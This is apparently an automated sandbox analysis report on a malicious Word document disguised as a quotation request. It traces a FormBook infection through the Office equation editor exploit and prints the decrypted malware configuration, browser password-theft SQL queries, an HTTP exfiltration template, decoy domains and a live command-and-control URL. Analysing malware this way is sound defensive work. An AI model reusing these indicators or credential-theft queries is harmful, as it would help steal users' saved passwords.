JoeSandbox Cloud BASIC

ID: 339299
Sample Name: RFQ RATED POWER 2000HP-OTHERSPECIFICATION.docx.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 20:36:17
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report RFQ RATED POWER 2000HP- OTHERS…

Overview

General Information

Sample Name:	RFQ RATED POWER 2000HP-OTHERSPECIFICATION.docx.doc
Analysis ID:	339299
MD5:	44cce032ed6810..
SHA1:	415e8f97c4ad939.
SHA256:	1f9d1bffe188b76…
Tags:	doc

Most interesting Screenshot:



Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- System process connects to networ…
- Yara detected FormBook
- Machine Learning detection for dropp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Office equation editor drops PE file

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2388 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2408 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - mpomboby8423.exe (PID: 2516 cmdline: C:\Users\user\AppData\Roaming\mpomboby8423.exe MD5: 06AAFD2382D63AFC9874125E5C1062B0)
    - mpomboby8423.exe (PID: 2852 cmdline: C:\Users\user\AppData\Roaming\mpomboby8423.exe MD5: 06AAFD2382D63AFC9874125E5C1062B0)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - help.exe (PID: 260 cmdline: C:\Windows\SysWOW64\help.exe MD5: 0F488C73AA50C2FC1361F19E8FC19926)
          - cmd.exe (PID: 2984 cmdline: /c del 'C:\Users\user\AppData\Roaming\mpomboby8423.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- EQNEDT32.EXE (PID: 2820 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x8bc6",
    "KEY1_OFFSET 0x1d70c",
    "CONFIG SIZE : 0xf1",
    "CONFIG OFFSET 0x1d80b",
    "URL SIZE : 32",
    "searching string pattern",
    "strings_offset 0x1c373",
    "searching hashes pattern",
    "--------------------------------------------------",
    "Decrypted Function Hashes",
    "--------------------------------------------------",
    "0xa76d1436",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47ab721"
```

```
        "0x47cb721",
        "0xf72d70a3",
        "0x9f71503e",
        "0xbf0a5e41",
        "0x2902d074",
        "0xf653b199",
        "0xc8c42cc6",
        "0x2e1b7599",
        "0x210d4d07",
        "0x6d2a7921",
        "0x8ea85a2f",
        "0x207c50ff",
        "0xb967410a",
        "0x1eb17415",
        "0xb46802f8",
        "0x11da8518",
        "0xf42ed5c",
        "0x2885a3d3",
        "0x445675fa",
        "0x5c289b4c",
        "0x40ede5aa",
        "0xf24946a2",
        "0x8559c3e2",
        "0xb9d34d23",
        "0xa14d0a19",
        "0x2d07bbe2",
        "0xbbd1d68c",
        "0xb28c29d4",
        "0x3911edeb",
        "0xefad046d",
        "0xa0605497",
        "0xf5529cbf",
        "0x5507576a",
        "0xfa2467c8",
        "0x5b6423bf",
        "0xe22409b9",
        "0xde1eba2",
        "0xae847e2",
        "0xa8cfcc9",
        "0x26fc2c69",
        "0x5d8a75ac",
        "0x22eb3474",
        "0x2b37c918",
        "0x79402007",
        "0x7544791c",
        "0x641b2c94",
        "0x1db04ecf",
        "0xf5d02cd8",
        "0xad0121e2",
        "0x6206e716",
        "0x5e4b9b9a",
        "0xe4e2f5f4",
        "0x54c93159",
        "0x25ea79b",
        "0x5bf29119",
        "0xd6507db",
        "0x32ffc9f8",
        "0xe4cfab72",
        "0x98db5380",
        "0xce4cc542",
        "0x3092a0a2",
        "0x66053660",
        "0x2607a133",
        "0xfcd01449",
        "0x80b41d4",
        "0x4102ad8d",
        "0x857bf6a6",
        "0xd3ec6064",
        "0x23145fc4",
        "0xc026698f",
        "0x8f5385d8",
        "0x2430512b",
        "0x3ebe9086",
        "0x4c6fddb5",
        "0x276db13e",
        "0xe00f0a8e",
        "0x85cf9404",
        "0xb2248784",
        "0xcdc7e023",
        "0x11f5f50",
        "0x1dd4bc1c",
        "0x8235fce2",
        "0x21b17672",
        "0xbba64d93",
        "0x2f0ee0d8",
        "0x9cb95240",
        "0x28c21e3f",
        "0x9347ac57",
        "0x9d9522dc",
        "0x911bc70e",
        "0x74443db9",
    "0xf04c1aa9",
    "0x6484bcb5",
    "0x11fc2f72",
    "0x2b44324f",
    "0x9d70beea",
    "0x59adf952",
    "0x172ac7b4",
    "0x5d4b4e66",
    "0xed297eae",
    "0xa88492a6",
    "0xb21b057c",
    "0x70f35767",
    "0xb6f4d5a8",
    "0x67cea859",
    "0xc1626bff",
    "0xb4e1ae2",
    "0x24a48dcf",
    "0xe11da208",
    "0x1c920818",
    "0x65f4449c",
    "0xc30bc050",
    "0x3e86e1fb",
    "0x9e01fc32",
    "0x216500c2",
    "0x48e207c9",
    "0x2decf13e",
    "0x19996921",
    "0xb7da3dd7",
    "0x47f39d2b",
    "0x6777e2de",
    "0xd980e37f",
    "0x963fea3b",
    "0xacddb7ea",
    "0x110aec35",
    "0x647331f3",
    "0x2e381da4",
    "0x50f66474",
    "0xec16e0c0",
    "0xf9d81a42",
    "0xd6c6f9db",
    "0xef3df91",
    "0x60e0e203",
    "0x7c81caaf",
    "0x71c2ec76",
    "0x25e431cc",
    "0x106f568f",
    "0x6a60c8a9",
    "0xb758aab3",
    "0x3b34de90",
    "0x700420f5",
    "0xee359a7e",
    "0xd1d808a",
    "0x47ba47a5",
    "0xff959c4c",
    "0x5d30a87d",
    "0xaa95a900",
    "0x80b19064",
    "0x9c5a481a",
    "0x1dd252d",
    "0xdb3055fc",
    "0xe0cf8bf1",
    "0x3a48eabc",
    "0xf0472f97",
    "0x4a6323de",
    "0x4260edca",
    "0x53f7fb4f",
    "0x3d2e9c99",
    "0xf6879235",
    "0xe6723cac",
    "0xe184dfaa",
    "0xe99ffaa0",
    "0xf6aebe25",
    "0xefadf9a5",
    "0x215de938",
    "0x757906aa",
    "0x84f8d766",
    "0xb6494f65",
    "0x13a75318",
    "0x5bde5587",
    "0xe9eba2a4",
    "0x6b8a0df3",
    "0x9c02f250",
    "0xe52a2a2e",
    "0xdb96173c",
    "0x3c0f2fc",
    "0xd45e157c",
    "0x4edd1210",
    "0x2b127ce0",
    "0xadc887b6",
    "0xf45a1c52",
    "0xc84869d7",
        "0x36dc1f04",
        "0x50c2a508",
        "0x3e88e8bf",
        "0x4b6374a6",
        "0x72a93198",
        "0x85426977",
        "0xea193e11",
        "0xea653007",
        "0xe297c9c",
        "0x65399e87",
        "0x23609e75",
        "0xb92e8a5a",
        "0xabc89476",
        "0xd989572f",
        "0x4536ab86",
        "0x3476afc1",
        "0xaf24a63b",
        "0x393b9ac8",
        "0x414a3c70",
        "0x487e77f4",
        "0xbee1bdf6",
        "0xc30c49a6",
        "0xcb591d7f",
        "0x5c4ee455",
        "0x7c81c71d",
        "0x11c6f95e",
        "--------------------------------------------------",
        "Decrypted Strings",
        "--------------------------------------------------",
        "USERNAME",
        "LOCALAPPDATA",
        "USERPROFILE",
        "APPDATA",
        "TEMP",
        "ProgramFiles",
        "CommonProgramFiles",
        "ALLUSERSPROFILE",
        "/c copy \"",
        "/c del \"",
        "\\Run",
        "\\Policies",
        "\\Explorer",
        "\\Registry\\User",
        "\\Registry\\Machine",
        "\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
        "Office\\15.0\\Outlook\\Profiles\\Outlook\\",
        " NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
        "\\SOFTWARE\\Mozilla\\Mozilla ",
        "\\Mozilla",
        "Username: ",
        "Password: ",
        "formSubmitURL",
        "usernameField",
        "encryptedUsername",
        "encryptedPassword",
        "\\logins.json",
        "\\signons.sqlite",
        "\\Microsoft\\Vault\\",
        "SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
        "\\Google\\Chrome\\User Data\\Default\\Login Data",
        "SELECT origin_url, username_value, password_value FROM logins",
        ".exe",
        ".com",
        ".scr",
        ".pif",
        ".cmd",
        ".bat",
        "ms",
        "win",
        "gdi",
        "mfc",
        "vga",
        "igfx",
        "user",
        "help",
        "config",
        "update",
        "regsvc",
        "chkdsk",
        "systray",
        "audiodg",
        "certmgr",
        "autochk",
        "taskhost",
        "colorcpl",
        "services",
        "IconCache",
        "ThumbCache",
        "Cookies",
        "SeDebugPrivilege",
        "SeShutdownPrivilege",
        "\\BaseNamedObjects",
        "config.php",
        "POST ",
        " HTTP/1.1",
        "",
        "Host: ",
        "",
        "Connection: close",
        "",
        "Content-Length: ",
        "",
        "Cache-Control: no-cache",
        "",
        "Origin: http://",
        "",
        "User-Agent: Mozilla Firefox/4.0",
        "",
        "Content-Type: application/x-www-form-urlencoded",
        "",
        "Accept: */*",
        "",
        "Referer: http://",
        "",
        "Accept-Language: en-US",
        "",
        "Accept-Encoding: gzip, deflate",
        "",
        "dat=",
        "f-start",
        "capableandresilient.com",
        "listaprzygod.com",
        "cashhomeprogram.com",
        "aboutwheelchair.com",
        "clk4milli.club",
        "asakitreks.com",
        "liquiddreamworld.com",
        "uqur88.com",
        "bestifystore.com",
        "arancionehq.xyz",
        "mmoimperium.com",
        "houxinjian.com",
        "satmonitoring.com",
        "tidalhaven.com",
        "blcdevelopers.com",
        "piratesofthefun.com",
        "kadopulsa.com",
        "xn--o39au6k0nm4rghsaq0c.net",
        "wxxxtw.com",
        "kyrtjf.com",
        "rapid-rewards.club",
        "powerschoolnocca.com",
        "naturalorganizing.com",
        "auzura.net",
        "royalcopystar.com",
        "crowdcork.com",
        "xtrememasksanitizer.com",
        "sia-38.com",
        "forthathletics.com",
        "nissy-fore.com",
        "ofertaze.com",
        "gammachi1925.xyz",
        "escortslove.com",
        "naiyou-navi.com",
        "visiontoinvest.com",
        "thatlifeclothingco.com",
        "eucmia.info",
        "alamaula.sucks",
        "tidalgin.com",
        "netleyholdings.space",
        "mascofarms.com",
        "xn--teakdck-9wa.net",
        "powerlotusengineering.com",
        "wearsd.com",
        "postdatabits.com",
        "bossabars.net",
        "myivynest.com",
        "newcovburgawnc.com",
        "goldyslotvip.com",
        "jxappc.com",
        "gabrielrasskin.com",
        "nakshatrabeachresort.com",
        "reigninglegacy.net",
        "ghelyoun.net",
        "obgynpatientnews.com",
        "cafebabe.net",
        "enuyu.net",
        "best4ufoods.com",
        "institutodederechoygobierno.com",
        "areralind.com",
        "open-osrs.net",
        "mixtaks.life",
      "qtmeters.com",
      "haxb33.xyz",
      "f-end",
      "-------------------------------------------------",
      "Decrypted CnC URL",
      "-------------------------------------------------",
      "www.evana-rohanihijab.com/iic6/\u0000"
    ]
  }
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2363397604.00000000001C0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.2363397604.00000000001C0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.2363397604.00000000001C0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18419:$sqlite3step: 68 34 1C 7B E1 • 0x1852c:$sqlite3step: 68 34 1C 7B E1 • 0x18448:$sqlite3text: 68 38 2A 90 C5 • 0x1856d:$sqlite3text: 68 38 2A 90 C5 • 0x1845b:$sqlite3blob: 68 53 D8 7F 8C • 0x18583:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.2137078949.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.2137078949.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.mpomboby8423.exe.280000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.mpomboby8423.exe.280000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a6f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b6fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.mpomboby8423.exe.280000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17619:$sqlite3step: 68 34 1C 7B E1 • 0x1772c:$sqlite3step: 68 34 1C 7B E1 • 0x17648:$sqlite3text: 68 38 2A 90 C5 • 0x1776d:$sqlite3text: 68 38 2A 90 C5 • 0x1765b:$sqlite3blob: 68 53 D8 7F 8C • 0x17783:$sqlite3blob: 68 53 D8 7F 8C

Source	Rule	Description	Author	Strings
4.2.mpomboby8423.exe.280000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.mpomboby8423.exe.280000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Click to see the 7 entries

Sigma Overview


System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Signature Overview



- ● AV Detection
- ● Exploits
- ● Compliance
- ● Software Vulnerabilities
- ● Networking
- ● E-Banking Fraud
- ● System Summary
- ● Data Obfuscation
- ● Persistence and Installation Behavior
- ● Hooking and other Techniques for Hiding and Protection
- ● Malware Analysis System Evasion
- ● Anti Debugging
- ● HIPS / PFW / Operating System Protection Evasion
- ● Language, Device and Operating System Detection
- ● Stealing of Sensitive Information
- ● Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for dropped file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 2	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdro Insecure Network Commun
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Security Software Discovery 2 5 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 3	Exploit S Redirect Calls/SM
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit S Track De Location
Local Accounts	Exploitation for Client Execution 1 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1	DCSync	System Information Discovery 1 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access P


Behavior Graph

